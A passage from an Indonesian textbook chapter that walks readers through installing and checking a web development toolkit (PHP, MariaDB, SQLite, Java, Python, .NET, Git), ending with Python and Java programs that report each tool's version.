Panel Network layak dilihat sekarang, karena ia menunjukkan bahwa sebuah "halaman" tidak pernah hanya satu hal. **Gambar 2.3** mendaftar permintaan yang dibuat Chromium untuk memuat halaman pertama dari Subbab 2.15 dari server Java: HTML-nya sendiri, lalu *stylesheet* dan logo yang diminta HTML itu. Tiga permintaan, tiga jawaban, masing-masing dengan status dan tipenya sendiri.

Nama	Status	Tipe	Ukuran
/	200	text/html; charset=utf-8	1.640 B
/style.css	200	text/css; charset=utf-8	828 B
/profitina-logo-horizontal.png	200	image/png	26.449 B

3 permintaan ke http://127.0.0.1:6023 untuk satu halaman

Gambar 2.3 Permintaan di balik satu halaman, direkam dari Chromium ketika memuat versi Java halaman pertama: dokumennya, *stylesheet* yang ditautnya, dan logonya. Panel Network pada *developer tools* menampilkan daftar yang sama.

> **JIKA RAGU, BUKA PANEL NETWORK.** "Halamannya tidak berwarna" menjadi "`style.css` menjawab 404"; "login tidak berbuat apa-apa" menjadi "permintaannya menjawab 403". Peramban selalu tahu apa yang terjadi; *developer tools* memungkinkannya memberi tahu Anda.

2.5 Live Server untuk Halaman Statis

Halaman **statis** adalah berkas yang dikirim ke peramban persis seperti yang ada di disk: HTML, CSS, gambar, JavaScript. Halaman seperti itu tidak memerlukan bahasa di server, tetapi tetap memerlukan server. Membuka berkas HTML dengan klik ganda menghasilkan alamat yang diawali `file:///`, dan beberapa hal lalu berperilaku berbeda dari web: peramban menolak sebagian permintaan dari JavaScript, dan jalur yang diawali `/` menunjuk ke akar disk Anda, bukan akar situs Anda.

Ekstensi **Live Server**, versi 5.7.10 dari Februari 2026 [4], adalah server statis paling mudah yang ada. Klik kanan berkas `.html` di Explorer dan pilih **Open with Live Server**, atau tekan **Go Live** di bilah status, atau ketik **Alt+L Alt+O** (**Cmd+L Cmd+O** di Mac). Peramban membuka

`http://127.0.0.1:5500/` diikuti jalur berkasnya, dan memuat ulang dengan sendirinya setiap kali Anda menyimpan berkas. **Alt+L Alt+C** menghentikannya.

Live Server menyajikan berkas dan tidak menjalankan apa pun: berkas `.php` dikirim sebagai teks, tidak dieksekusi. Untuk PHP, Python, Java, dan C# Anda memerlukan server masing-masing, yang menjadi pokok bahasan sisa bab ini. Jika suatu saat Anda bekerja tanpa VS Code, pustaka standar Python juga berisi server statis: `python -m http.server 6020` di sebuah folder menyajikan folder itu di `http://127.0.0.1:6020/`. Server ini tidak memuat ulang dengan sendirinya, tetapi selalu tersedia, dan Subbab 2.15 memakainya untuk menyajikan halaman statis dengan cara yang sama di setiap mesin.

2.6 PHP

2.6.1 Versi yang mana

PHP 8.5 adalah lini terbaru, pertama dirilis pada November 2025; rilis terakhirnya, 8.5.10, dan 8.4.25 keluar pada 27 Agustus 2026 [5]. PHP 8.4 masih menerima perbaikan *bug* sampai akhir 2026, 8.3 perbaikan keamanan sampai akhir 2027, dan 8.2 perbaikan keamanan hanya sampai 31 Desember 2026 [6]. Kode PHP buku ini memerlukan PHP 8.2 atau yang lebih baru dan dijalankan dengan PHP 8.4.21; pasanglah 8.4 atau 8.5 bila Anda dapat memilih.

2.6.2 Memasangnya

Tabel 2.4 memberikan cara pemasangan untuk setiap sistem. Di Windows, jalan termudah adalah **XAMPP**, yang memasang PHP bersama server web Apache dan basis data MariaDB (Subbab 2.7). Rilis terbarunya masih 8.2.12 dari November 2023, dengan PHP 8.2.12, Apache 2.4.58, MariaDB 10.4.32, dan phpMyAdmin 5.2.1 [7]; itu sudah tua, tetapi semua program buku ini berjalan di PHP 8.2, dan Anda dapat menambahkan PHP terkini kemudian. Di macOS dan Linux pengelola paket langsung memberikan PHP terkini: Homebrew memasang 8.5, dan Ubuntu 26.04 LTS, yang dirilis April 2026, membawa PHP 8.5 sebagai versi bakunya [8].

Tabel 2.4 Memasang PHP di setiap sistem operasi. `php -m` mendaftar ekstensi yang dimuat PHP; `pdo_sqlite` harus ada di antaranya untuk bab ini.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	**XAMPP** dari `https://www.apachefriends.org` ke `C:\xampp` (PHP 8.2.12)	`brew install php` (8.5)	`sudo apt install php-cli php-sqlite3 php-mysql php-mbstring` (8.5 di Ubuntu 26.04, 8.3 di 24.04)
Agar `php` dikenal terminal	Tambahkan `C:\xampp\php` ke **Path** pengguna: Start, ketik *environment variables*, **Edit environment variables for your account** → **Path** → **Edit** → **New**	Dikerjakan Homebrew	Dikerjakan paketnya
Aktifkan SQLite	Di `C:\xampp\php\php.ini` pastikan `extension=pdo_sqlite` tidak diawali `;`	Sudah terpasang	Paket `php-sqlite3`
Periksa (terminal baru)	`php --version` dan `php -m`	sama	sama

Di VS Code pada Windows, atur juga **PHP › Validate: Executable Path** (cari `php.validate.executablePath` di Settings) menjadi `C:\xampp\php\php.exe`, agar editor dapat memeriksa berkas PHP saat Anda mengetik. Intelephense mengerjakan sisanya.

PHP membawa server web kecilnya sendiri: `php -S 127.0.0.1:6021 -t public` menyajikan folder `public` dan menjalankan setiap berkas `.php` di dalamnya [9]. Server ini hanya untuk pengembangan, melayani satu permintaan pada satu waktu, dan tepat untuk buku ini; Subbab 2.15 memakainya.

2.7 MySQL dan MariaDB melalui XAMPP atau Pengelola Paket

2.7.1 Apa yang Anda pasang

Mulai Bab 7, aplikasi dapat menyimpan datanya di *server* basis data alih-alih berkas SQLite: **MySQL**, atau **MariaDB**, turunan MySQL yang dimulai pada 2009 oleh para pengembang asli MySQL. Keduanya memakai protokol dan SQL yang sama untuk semua yang ada di buku ini, dan menjawab perintah `mysql` yang sama. Rilis jangka panjang MariaDB pada September 2026 adalah 12.3 (yang terbaru, Mei 2026), 11.8, 11.4, dan 10.11, masing-masing didukung sedikitnya tiga tahun; 10.6 mencapai akhir dukungan komunitasnya pada Juli 2026 [10]. Ubuntu 26.04 membawa MySQL 8.4 LTS [8].

2.7.2 XAMPP di Windows (dan macOS)

1. Pasang XAMPP (Subbab 2.6.2). Jalankan **XAMPP Control Panel** (`C:\xampp\xampp-control.exe`) dan tekan **Start** di samping **Apache** dan **MySQL**. Keduanya berubah hijau.
2. Buka `http://localhost/`. Halaman sambutan XAMPP berarti Apache menyajikan folder `C:\xampp\htdocs`.
3. Buka `http://localhost/phpmyadmin/`. Halaman ini, yang ditulis dalam PHP, adalah tempat Anda membuat basis data, mengimpor berkas SQL, dan menjelajahi tabel. Bab 7 mengimpor `App/database/schema.mysql.sql` dan `seed.mysql.sql` melaluinya.
4. Untuk baris perintah, tambahkan `C:\xampp\mysql\bin` ke Path seperti yang Anda lakukan untuk PHP, buka terminal baru, dan ketik `mysql -u root`. Pengguna `root` di XAMPP tidak memiliki kata sandi: dapat diterima di laptop Anda sendiri, dan tidak di tempat lain.

XAMPP untuk macOS juga ada, tetapi penginstal macOS terbarunya lebih tua lagi (PHP 8.2.4) dan hanya dibuat untuk prosesor Intel, sehingga pada Mac dengan Apple silicon ia berjalan melalui penerjemahan Rosetta [7]. Homebrew adalah pilihan yang lebih baik di sana.

2.7.3 Homebrew dan apt

Di macOS, `brew install mariadb` (atau `brew install mysql`) diikuti `brew services start mariadb` memberi Anda server terkini yang ikut berjalan ketika komputer dinyalakan. Di Ubuntu dan Debian, `sudo apt install mariadb-server` (atau `mysql-server`) memasang sekaligus menjalankannya; sambungkan dengan `sudo mariadb`, karena di Linux pengguna `root` basis data terikat pada administrator sistem.

Tabel 2.5 merangkum ketiga jalan itu.

Tabel 2.5 Memasang server basis data yang kompatibel dengan MySQL. Salah satu dari ketiganya sudah cukup untuk buku ini.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	XAMPP (MariaDB 10.4.32)	`brew install mariadb`	`sudo apt install mariadb-server`
Jalankan	XAMPP Control Panel → **Start** di samping **MySQL**	`brew services start mariadb`	Berjalan sendiri; bila tidak, `sudo systemctl start mariadb`
Sambungkan	`mysql -u root`	`mariadb -u root` atau `mysql -u root`	`sudo mariadb`
Antarmuka web	`http://localhost/phpmyadmin/`	pasang phpMyAdmin terpisah, atau pakai baris perintah	sama dengan macOS

> **TIGA HAL YANG MENJEBAK SEMUA ORANG.** Pertama, jika MySQL di XAMPP tidak mau berjalan, server basis data lain sudah memegang porta 3306; hentikan, atau ubah portanya. Kedua, XAMPP mematikan *strict mode* MySQL, sehingga teks yang terlalu panjang dipotong diam-diam alih-alih ditolak; setiap jalur aplikasi menyalakannya kembali untuk koneksinya sendiri, sebagaimana dijelaskan README basis data. Ketiga, README basis data aplikasi meminta MariaDB 10.6 atau MySQL 8.0.16 atau yang lebih baru; MariaDB 10.4.32 milik XAMPP lebih tua dari itu dan tidak lagi dipelihara, sehingga untuk pilihan MySQL di Bab 7 dan seterusnya, server terkini dari Homebrew, apt, atau `https://mariadb.org` adalah pilihan yang lebih aman.

2.8 SQLite dan DB Browser for SQLite

SQLite adalah basis data yang bukan server. Ia adalah pustaka, yang tertanam di Python, di ekstensi `pdo_sqlite` milik PHP, dan di *driver* SQLite untuk Java, yang menyimpan seluruh basis data dalam satu berkas biasa. Tidak ada yang perlu dipasang, dijalankan, atau dimasuki dengan login, dan karena itulah setiap jalur aplikasi memakainya secara bawaan: berkas `App/database/laundry.db` memuat seluruh tahun contoh dari Bab 1, ketujuh tabelnya, dalam sekitar 2 MB. Rilis SQLite terkini adalah 3.53.4 dari Juli 2026 [11]; setiap program membawa salinan pustakanya sendiri, sering kali lebih tua, dan itu tidak masalah, seperti ditunjukkan Subbab 2.13.

Untuk melihat isi berkas itu, pasang **DB Browser for SQLite**, program gratis yang versi terkininya 3.13.1 [12]:

- **Windows:** penginstal dari `https://sqlitebrowser.org/dl/`.
- **macOS:** `brew install --cask db-browser-for-sqlite`, atau `.dmg` dari halaman yang sama.
- **Linux:** `sudo apt install sqlitebrowser`.

Buka `laundry.db` dengan **Open Database Read Only** (panah di samping tombol **Open Database**) setiap kali Anda hanya ingin melihat. Tab **Browse Data** menampilkan setiap tabel; **Execute SQL** menjalankan kueri dan menampilkan jawabannya. Cobalah kueri ini, yang mendaftar daftar harga yang Anda kenal dari Bab 1:

```
SELECT id, description, price FROM Service ORDER BY id;
```

Di dalam VS Code, ekstensi opsional SQLite Viewer dari **Tabel 2.3** membuka berkas yang sama dengan satu klik di Explorer.

> **SQLITE MELUPAKAN FOREIGN KEY KECUALI DIMINTA.** Karena alasan sejarah, SQLite hanya memeriksa *foreign key* pada koneksi yang lebih dulu menjalankan `PRAGMA foreign_keys = ON`. Setiap jalur aplikasi melakukannya tepat setelah tersambung, demikian pula program-program bab ini. Program Anda sendiri pun wajib melakukannya.

2.9 Java: JDK 25, Extension Pack, dan Tomcat

2.9.1 JDK

Program Java dikompilasi dan dijalankan dengan **JDK**, Java Development Kit. Pasang **JDK 25**, rilis dukungan jangka panjang (LTS) tanggal 16 September 2025. JDK 27 muncul pada 15 September 2026, tetapi itu rilis fitur yang hanya didukung sampai rilis berikutnya; rilis jangka panjang diperbarui bertahun-tahun, dan JDK 25 adalah yang dianjurkan buku ini [13]. Build **Eclipse Temurin** dari proyek Adoptium gratis, identik di ketiga sistem, dan terkini: pembaruan September 2026-nya adalah 25.0.4.1 [14]. **Tabel 2.6** memberikan langkah-langkahnya.

Tabel 2.6 Memasang JDK 25 di setiap sistem operasi. Kedua pemeriksaan harus mencetak versi yang sama; jika hanya `java` yang menjawab, yang terpasang adalah *runtime*, bukan *development kit*.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	`winget install EclipseAdoptium.Temurin.25.JDK`, atau `.msi` dari `https://adoptium.net` dengan **Set JAVA_HOME variable** dicentang	`brew install --cask temurin@25`, atau `.pkg` dari adoptium.net	`sudo apt install openjdk-25-jdk` (JDK baku Ubuntu 26.04), atau Temurin dari repositori apt Adoptium
VS Code	**Extension Pack for Java**	sama	sama
Periksa (terminal baru)	`java -version` dan `javac -version`	sama	sama

Kode Java buku ini memerlukan Java 17 atau yang lebih baru dan dikompilasi di sini dengan `javac` 21. Dua hal mencegah masalah. Pertama, jika di mesin Anda sudah ada Java yang lebih tua, terminal mungkin menemukannya lebih dulu; `java -version` memberi tahu mana yang menjawab, dan di Windows urutan folder dalam **Path** yang menentukan. Kedua, buku ini menjalankan program kecil langsung dari kode sumbernya, `java CounterDay.java`, seperti dijelaskan Bab 1, dan jalur Java aplikasi dengan skrip `run.bat` dan `run.sh` di foldernya; keduanya tidak memerlukan Maven atau Gradle.

2.9.2 Extension Pack for Java

Extension Pack for Java memasang enam ekstensi sekaligus: Language Support for Java dari Red Hat, Debugger, Test Runner, dukungan Maven, Project Manager, dan IntelliCode [15]. Setelah terpasang, buka folder yang berisi berkas `.java`; tulisan kecil **Run | Debug** muncul di atas setiap metode `main`. Di Windows dan macOS, Microsoft juga menawarkan *Coding Pack for Java* yang memasang VS Code, JDK, dan ekstensi-ekstensi ini sekaligus [15]; jika Anda sudah mengikuti **Tabel 2.6**, Anda tidak memerlukannya.

Untuk memakai pustaka seperti *driver* SQLite, perintah terminal dalam buku ini menambahkannya dengan `-cp`, *class path*, misalnya `java -cp "../lib/*" CheckDb.java`. Tanda petik diperlukan agar terminal meneruskan `*` kepada Java alih-alih menguraikannya sendiri. Di Windows pemisah antara beberapa entri *class path* adalah `;`, di macOS dan Linux `:`.

2.9.3 Apache Tomcat, bila Anda menginginkannya

Apache Tomcat menjalankan *servlet* dan halaman JSP Java, cara klasik menulis aplikasi web Java, yang diajarkan Bab 11 berdampingan dengan server HTTP bawaan JDK. Anda belum memerlukannya sebelum bab itu. Lini yang didukung pada September 2026 adalah **Tomcat 11.0** (terbaru 11.0.26, Jakarta EE 11, Java 17 atau lebih baru), **Tomcat 10.1** (terbaru 10.1.60, Jakarta EE 10, Java 11 atau lebih baru), dan **Tomcat 9.0**, yang dukungannya berakhir tidak lebih awal dari 31 Maret 2027 [16]. Gunakan 11 atau 10.1: Tomcat 9 dan yang lebih tua memakai nama paket lama `javax.servlet` dan tidak akan menjalankan *servlet* buku ini, yang memakai `jakarta.servlet`.

Unduh arsip **Core** `zip` (Windows) atau `tar.gz` (macOS, Linux) dari `https://tomcat.apache.org`, ekstrak di mana saja, lalu jalankan dengan `bin\startup.bat` di Windows atau `bin/startup.sh` di macOS dan Linux; `http://localhost:8080/` lalu menampilkan halaman sambutan Tomcat, dan `bin\shutdown.bat` atau `bin/shutdown.sh` menghentikannya. Tomcat memerlukan `JAVA_HOME` yang menunjuk ke JDK Anda; penginstal Temurin mengaturnya di Windows jika Anda mencentang kotaknya. Ekstensi opsional Community Server Connectors dari **Tabel 2.3** dapat menjalankan dan menghentikan Tomcat dari dalam VS Code. Tomcat tidak dapat diunduh di lingkungan tempat buku ini disiapkan, sehingga Bab 11 menyebutkan dengan tepat apa yang dijalankan di sana dan apa yang seharusnya Anda lihat di mesin Anda sendiri.

2.10 Python 3.14, *Virtual Environment*, Flask, dan Django

2.10.1 Python

Pasang **Python 3.14**, rilis terkini: 3.14.7 keluar pada 5 Agustus 2026, dan lini ini menerima perbaikan *bug* sampai Oktober 2027 [17]. Kode Python buku ini memerlukan 3.10 atau yang lebih baru dan dijalankan dengan Python 3.11. **Tabel 2.7** memberikan cara pemasangannya.

Tabel 2.7 Memasang Python di setiap sistem operasi. Di Windows perintahnya `python`; di macOS dan Linux `python3`.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	**Python install manager** dari Microsoft Store atau dari `https://www.python.org/downloads/`, lalu `py install 3.14`	Penginstal dari python.org, atau `brew install python@3.14`	Ubuntu 26.04: `sudo apt install python3 python3-venv python3-pip` (3.14); di 24.04 perintah yang sama memberikan 3.12, yang juga dapat dipakai
VS Code	Ekstensi **Python**	sama	sama
Periksa (terminal baru)	`python --version` dan `py list`	`python3 --version`	`python3 --version`

Di Windows, Python 3.14 mengubah cara Python dipasang. Cara yang dianjurkan sekarang adalah **Python install manager**, yang menyediakan perintah `python` dan `py`, memasang versi apa pun dengan `py install 3.14`, mendaftarnya dengan `py list`, dan menjaganya tetap mutakhir; penginstal tradisional masih ada, tetapi sudah usang sejak 3.14 dan tidak akan dibuat lagi mulai 3.16 [18]. Jika Anda tetap memakai penginstal tradisional, centang **Add python.exe to PATH** di layar pertamanya.

2.10.2 *Virtual environment*

Flask dan **Django** bukan bagian dari Python; keduanya adalah *paket*, yang dipasang dengan **pip**, pemasang paket Python. Pasanglah ke dalam **virtual environment** (lingkungan virtual): folder paket pribadi milik satu proyek, agar dua proyek tidak pernah berebut versi dan Python sistem Anda tetap bersih. Dari dalam folder proyek:

```
python3 -m venv .venv                    # Windows: python -m venv .venv
source .venv/bin/activate                # Windows: .venv\Scripts\Activate.ps1
python -m pip install flask django
```

Setelah diaktifkan, *prompt* diawali `(.venv)`, dan `python` serta `pip` berarti salinan milik lingkungan itu, di sistem mana pun. Jika PowerShell menolak menjalankan skrip aktivasi, izinkan skrip lokal sekali dengan `Set-ExecutionPolicy -Scope CurrentUser RemoteSigned`. Di VS Code, jalankan **Python: Select Interpreter** dari palet perintah (**Ctrl+Shift+P**) dan pilih entri `.venv`; bilah status lalu menampilkannya, seperti pada **Gambar 2.2**, dan tombol **Run** memakainya. Folder `.venv` tidak pernah disalin atau di-*commit*: siapa pun dapat membuatnya kembali dari `requirements.txt` proyek dengan `python -m pip install -r requirements.txt`.

2.10.3 Versi Flask dan Django

Flask 3.1.3, dari Februari 2026, adalah rilis terkini dan memerlukan Python 3.9 atau yang lebih baru [19]; jalur Flask aplikasi mengunci tepat versi itu. **Django** 6.1 muncul pada 5 Agustus 2026 dan memerlukan Python 3.12 sampai 3.14; Django 5.2 adalah lini dukungan jangka panjangnya, didukung dengan perbaikan keamanan sampai April 2028 dan masih berjalan di Python 3.10 dan 3.11 [20]. `pip` memilihkan untuk Anda: di Python 3.14 `pip install django` memasang 6.1, sedangkan di Python 3.11 milik buku ini ia memasang Django 5.2.17. Bab 13, yang membangun jalur Django, dapat memakai keduanya.

2.11 .NET 10 dan C# Dev Kit

C# dan **ASP.NET Core**, kerangka kerja web modern dari Microsoft, berjalan di atas **.NET**. Pasang **.NET 10 SDK**: .NET 10 adalah rilis dukungan jangka panjang tanggal 11 November 2025, didukung sampai November 2028, dan pembaruan September 2026-nya membawa *runtime* ke versi 10.0.12 [21]. Pasang **SDK**, yang berisi kompilator dan perintah `dotnet`, bukan hanya *runtime*, yang dapat menjalankan program tetapi tidak dapat membangunnya. **Tabel 2.8** memberikan langkah-langkahnya.

Tabel 2.8 Memasang .NET 10 SDK di setiap sistem operasi.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	`winget install Microsoft.DotNet.SDK.10`, atau penginstal dari `https://dotnet.microsoft.com`	Penginstal `.pkg` dari dotnet.microsoft.com, atau `brew install --cask dotnet-sdk`	`sudo apt install dotnet-sdk-10.0`
VS Code	**C# Dev Kit**	sama	sama
Periksa (terminal baru)	`dotnet --version` (mencetak 10.0.*sesuatu*) dan `dotnet --list-sdks`	sama	sama

C# Dev Kit menambahkan penjelajah *solution*, templat proyek, dukungan pengujian, dan *debugging* pada ekstensi **C#** biasa, yang ikut dipasangnya. Ekstensi ini gratis untuk perorangan, penggunaan akademik, proyek sumber terbuka, dan tim komersial sampai lima pengembang;

perusahaan yang lebih besar memerlukan langganan Visual Studio [22]. Ia bekerja dengan proyek modern bergaya SDK seperti yang ada di buku ini, bukan dengan .NET Framework yang lama.

Dua hal tentang .NET penting sejak awal. Pertama, ASP.NET Core tidak memerlukan apa pun selain SDK: program di Subbab 2.15 dibangun tanpa mengunduh apa pun. Kedua, pustaka berasal dari **NuGet**, repositori paket .NET, dan ditambahkan dengan `dotnet add package`; membaca berkas SQLite dari C# memerlukan satu paket seperti itu, dan itulah sebabnya halaman C# bab ini membaca daftar harga dari berkas CSV, sedangkan Bab 12 menambahkan paketnya.

2.12 Git

Git merekam riwayat sebuah folder: setiap versi setiap berkas yang Anda pilih untuk disimpan, dengan pesan yang menjelaskan alasannya. Git memungkinkan Anda membatalkan perubahan yang merusak sesuatu, membandingkan kode hari ini dengan kemarin, dan berbagi proyek dengan orang lain. Rilis terkininya adalah 2.55.0 tanggal 29 Juni 2026 [23]. Pasang dengan `winget install Git.Git` di Windows, `brew install git` di macOS, atau `sudo apt install git` di Linux; di Windows Git juga membawa **Git Bash**, terminal tempat perintah macOS dan Linux dalam buku ini berjalan sebagaimana tertulis.

Beri tahu Git siapa Anda, sekali saja:

```
git config --global user.name "Your Name"
git config --global user.email "you@example.com"
git config --global init.defaultBranch main
```

Di Windows tambahkan satu baris lagi, `git config --global core.autocrlf true`, agar berkas memakai akhir baris Windows di disk Anda sementara repositori menyimpannya dengan cara yang sama seperti di sistem lain. Tampilan **Source Control** di VS Code, ikon percabangan di bilah kiri, menunjukkan apa yang berubah sejak *commit* terakhir dan memungkinkan Anda melakukan *commit* dengan sebuah pesan; perintah terminal `git status`, `git add`, dan `git commit -m "pesan"` melakukan hal yang sama.

2.13 Memeriksa Seluruh Meja Kerja

2.13.1 Perintah-perintahnya, satu per satu

Buka terminal baru, agar ia melihat PATH yang sudah diperbarui, lalu ketik setiap perintah dalam **Tabel 2.9**. Di Windows, ketik `python` di tempat tabel menulis `python3`.

Tabel 2.9 Perintah pemeriksaan, apa yang dikandung jawaban yang baik, dan perbaikan yang biasa ketika jawabannya tidak demikian.

Perintah	Jawaban yang baik mengandung	Jika gagal
`code --version`	`1.`	Pasang ulang VS Code dengan **Add to PATH**, atau jalankan *Shell Command* dari **Tabel 2.2**
`php --version`	`PHP 8.`	Tambahkan folder PHP ke PATH (**Tabel 2.4**)
`mysql --version`	`Ver`	Tambahkan `C:\xampp\mysql\bin` ke PATH, atau pakai phpMyAdmin
`javac -version`	`javac`	Yang terpasang hanya *runtime*; pasang JDK
`java -version`	`version`	Java yang lebih tua mungkin lebih dulu di PATH
`python3 --version`	`Python 3.`	Di Windows, pasang melalui *install manager*, atau centang **Add to PATH**
`python3 -m flask --version`	`Flask 3.`	Aktifkan *virtual environment*, lalu `python -m pip install flask`
`python3 -m django --version`	sebuah nomor versi	Aktifkan *virtual environment*, lalu `python -m pip install django`
`dotnet --version`	`10.`	Pasang SDK, bukan hanya *runtime*
`git --version`	`git version 2.`	Pasang Git

2.13.2 Program yang melakukannya untuk Anda

Mengetik sepuluh perintah dan membaca sepuluh jawaban mudah keliru, sehingga kode bab ini menyertakan program yang melakukannya. **Kode 2.1** menjalankan setiap perintah dalam **Tabel 2.9**, menyimpan baris jawaban yang penting, dan mencetak `ok`, `CHECK` (alatnya menjawab, tetapi tidak seperti yang diharapkan), atau `MISSING`.

Kode 2.1 `Chapter02/tools/check_tools.py`: menanyakan versi setiap alat meja kerja dan melaporkan mana yang menjawab.

```
"""Check the workbench: run each tool's version command and report what answered.

Usage:  python check_tools.py        (Windows)
        python3 check_tools.py       (macOS, Linux)
Nothing is installed or changed; the program only asks each tool for its version.
"""
import shutil
import subprocess

# (what it is, the command, words that a good answer contains)
TOOLS = [
    ("VS Code", ["code", "--version"], "1."),
    ("PHP", ["php", "--version"], "PHP 8."),
    ("MySQL/MariaDB client", ["mysql", "--version"], "Ver "),
    ("Java compiler", ["javac", "-version"], "javac "),
    ("Java runtime", ["java", "-version"], "version"),
    ("Python", ["python3", "--version"], "Python 3."),
    ("Flask", ["python3", "-m", "flask", "--version"], "Flask 3."),
    ("Django", ["python3", "-m", "django", "--version"], ""),
    (".NET SDK", ["dotnet", "--version"], "10."),
    ("Git", ["git", "--version"], "git version 2."),
]


def answer(command, good):
    """Run a command; return the line of its answer that contains `good`
    (or its first line), or None if the command is missing or failed."""
    program = shutil.which(command[0])
    if program is None and command[0] == "python3":
        program = shutil.which("python")          # Windows calls it python
    if program is None:
        return None
    try:
        done = subprocess.run([program] + command[1:], capture_output=True,
                              text=True, timeout=60)
    except (OSError, subprocess.TimeoutExpired):
        return None
    # java -version famously writes to stderr, so read both streams; a JVM
    # prints a "Picked up JAVA_TOOL_OPTIONS" notice first when that variable is set
    text = (done.stdout + done.stderr).strip()
    lines = [ln for ln in text.splitlines()
             if ln and not ln.startswith("Picked up JAVA_TOOL_OPTIONS")]
    if done.returncode != 0 or not lines:
        return None
    return next((ln for ln in lines if good in ln), lines[0])
```

Kode 2.1 (Lanjutan) *Chapter02/tools/check_tools.py: menanyakan versi setiap alat meja kerja dan melaporkan mana yang menjawab.*

```
def main():
    missing = 0
    for name, command, good in TOOLS:
        line = answer(command, good)
        if line is None:
            verdict, line = "MISSING", "(no answer to: " + " ".join(command) + ")"
            missing += 1
        elif good not in line:
            verdict = "CHECK"
        else:
            verdict = "ok"
        print(f"{verdict:8} {name:21} {line.strip()[:50]}")
    print(f"\n{len(TOOLS) - missing} of {len(TOOLS)} tools answered.")


if __name__ == "__main__":
    main()
```

Program ini memakai dua modul pustaka standar. `shutil.which` melakukan apa yang dilakukan terminal ketika Anda mengetik nama perintah: menelusuri PATH dan mengembalikan jalur lengkap programnya, atau `None`. `subprocess.run` lalu menjalankan program itu dengan argumennya, menunggu paling lama 60 detik, dan menangkap apa yang dicetaknya; `java -version` mencetak ke aliran *galat*, bukan aliran biasa, karena alasan sejarah, sehingga program membaca keduanya. Satu rincian berasal dari kehidupan nyata: ketika variabel lingkungan `JAVA_TOOL_OPTIONS` diatur, seperti di sebagian komputer kantor, setiap program Java lebih dulu mencetak satu baris pemberitahuan, dan program ini melewati baris itu.

Kode 2.2 adalah pemeriksaan yang sama dalam Java. `which` menyusuri PATH secara manual, dengan menambahkan `.exe`, `.cmd`, dan `.bat` di Windows, karena program Java tidak memiliki padanan siap pakai untuk `shutil.which`; `ProcessBuilder` menjalankan program, dan `redirectErrorStream(true)` menggabungkan kedua aliran keluarannya menjadi satu.

Kode 2.2 `Chapter02/tools/CheckTools.java`: pemeriksaan yang sama dalam Java. Jalankan di folder `tools` dengan `java CheckTools.java`.

```java
import java.io.File;
import java.nio.charset.StandardCharsets;
import java.util.ArrayList;
import java.util.List;
import java.util.concurrent.TimeUnit;

/**
 * Check the workbench: run each tool's version command and report what answered.
 * Usage: java CheckTools.java
 * Nothing is installed or changed; the program only asks each tool for its version.
 */
public class CheckTools {
    // {what it is, words that a good answer contains, the command...}
    static final String[][] TOOLS = {
        {"VS Code", "1.", "code", "--version"},
        {"PHP", "PHP 8.", "php", "--version"},
        {"MySQL/MariaDB client", "Ver ", "mysql", "--version"},
        {"Java compiler", "javac ", "javac", "-version"},
        {"Java runtime", "version", "java", "-version"},
        {"Python", "Python 3.", "python3", "--version"},
        {"Flask", "Flask 3.", "python3", "-m", "flask", "--version"},
        {"Django", "", "python3", "-m", "django", "--version"},
        {".NET SDK", "10.", "dotnet", "--version"},
        {"Git", "git version 2.", "git", "--version"},
    };

    /** Find a program on the PATH, as a terminal would (Windows adds .exe/.cmd). */
    static String which(String name) {
        boolean windows = System.getProperty("os.name").startsWith("Windows");
        String[] endings = windows ? new String[] {".exe", ".cmd", ".bat"}
                                   : new String[] {""};
        for (String dir : System.getenv("PATH").split(File.pathSeparator)) {
            for (String end : endings) {
                File f = new File(dir, name + end);
                if (f.isFile() && f.canExecute()) return f.getPath();
            }
        }
        return null;
    }
```

Kode 2.2 (Lanjutan) *Chapter02/tools/CheckTools.java: pemeriksaan yang sama dalam Java. Jalankan di folder tools dengan java CheckTools.java.*

```
    /** Run a command; return the line of its answer that contains good (or its
     *  first line), or null if the command is missing or failed. */
    static String answer(List<String> command, String good) {
        String program = which(command.get(0));
        if (program == null && command.get(0).equals("python3")) {
            program = which("python");              // Windows calls it python
        }
        if (program == null) return null;
        List<String> full = new ArrayList<>(command);
        full.set(0, program);
        try {
            Process p = new ProcessBuilder(full).redirectErrorStream(true).start();
            // java -version writes to stderr; redirectErrorStream reads both
            String text = new String(p.getInputStream().readAllBytes(),
                                     StandardCharsets.UTF_8).strip();
            if (!p.waitFor(60, TimeUnit.SECONDS) || p.exitValue() != 0) return null;
            List<String> lines = new ArrayList<>();
            for (String ln : text.split("\\R")) {
                boolean notice = ln.startsWith("Picked up JAVA_TOOL_OPTIONS");
                if (!ln.isEmpty() && !notice) lines.add(ln);
            }
            if (lines.isEmpty()) return null;
            for (String ln : lines) {
                if (ln.contains(good)) return ln;
            }
            return lines.get(0);
        } catch (Exception e) {
            return null;
        }
    }

    public static void main(String[] args) {
        int missing = 0;
        for (String[] tool : TOOLS) {
            List<String> command = List.of(tool).subList(2, tool.length);
            String line = answer(command, tool[1]);
            String verdict;
            if (line == null) {
                verdict = "MISSING";
                line = "(no answer to: " + String.join(" ", command) + ")";
                missing++;
            } else if (!line.contains(tool[1])) {
                verdict = "CHECK";
            } else {
                verdict = "ok";
            }
```

Kode 2.2 (Lanjutan) *Chapter02/tools/CheckTools.java: pemeriksaan yang sama dalam Java. Jalankan di folder tools dengan java CheckTools.java.*

```
            line = line.strip();
            line = line.substring(0, Math.min(50, line.length()));
            System.out.printf("%-8s %-21s %s%n", verdict, tool[0], line);
        }
        System.out.printf("%n%d of %d tools answered.%n", TOOLS.length - missing,
                          TOOLS.length);
    }
}
```

Pada mesin Linux tempat buku ini disiapkan, kedua program mencetak persis ini:

```
MISSING  VS Code               (no answer to: code --version)
ok       PHP                   PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NT
ok       MySQL/MariaDB client  /usr/bin/mysql  Ver 15.1 Distrib 10.11.14-MariaDB,
ok       Java compiler         javac 21.0.10
ok       Java runtime          openjdk version "21.0.10" 2026-01-20
ok       Python                Python 3.11.15
ok       Flask                 Flask 3.1.3
ok       Django                5.2.17
ok       .NET SDK              10.0.112
ok       Git                   git version 2.43.0

9 of 10 tools answered.
```

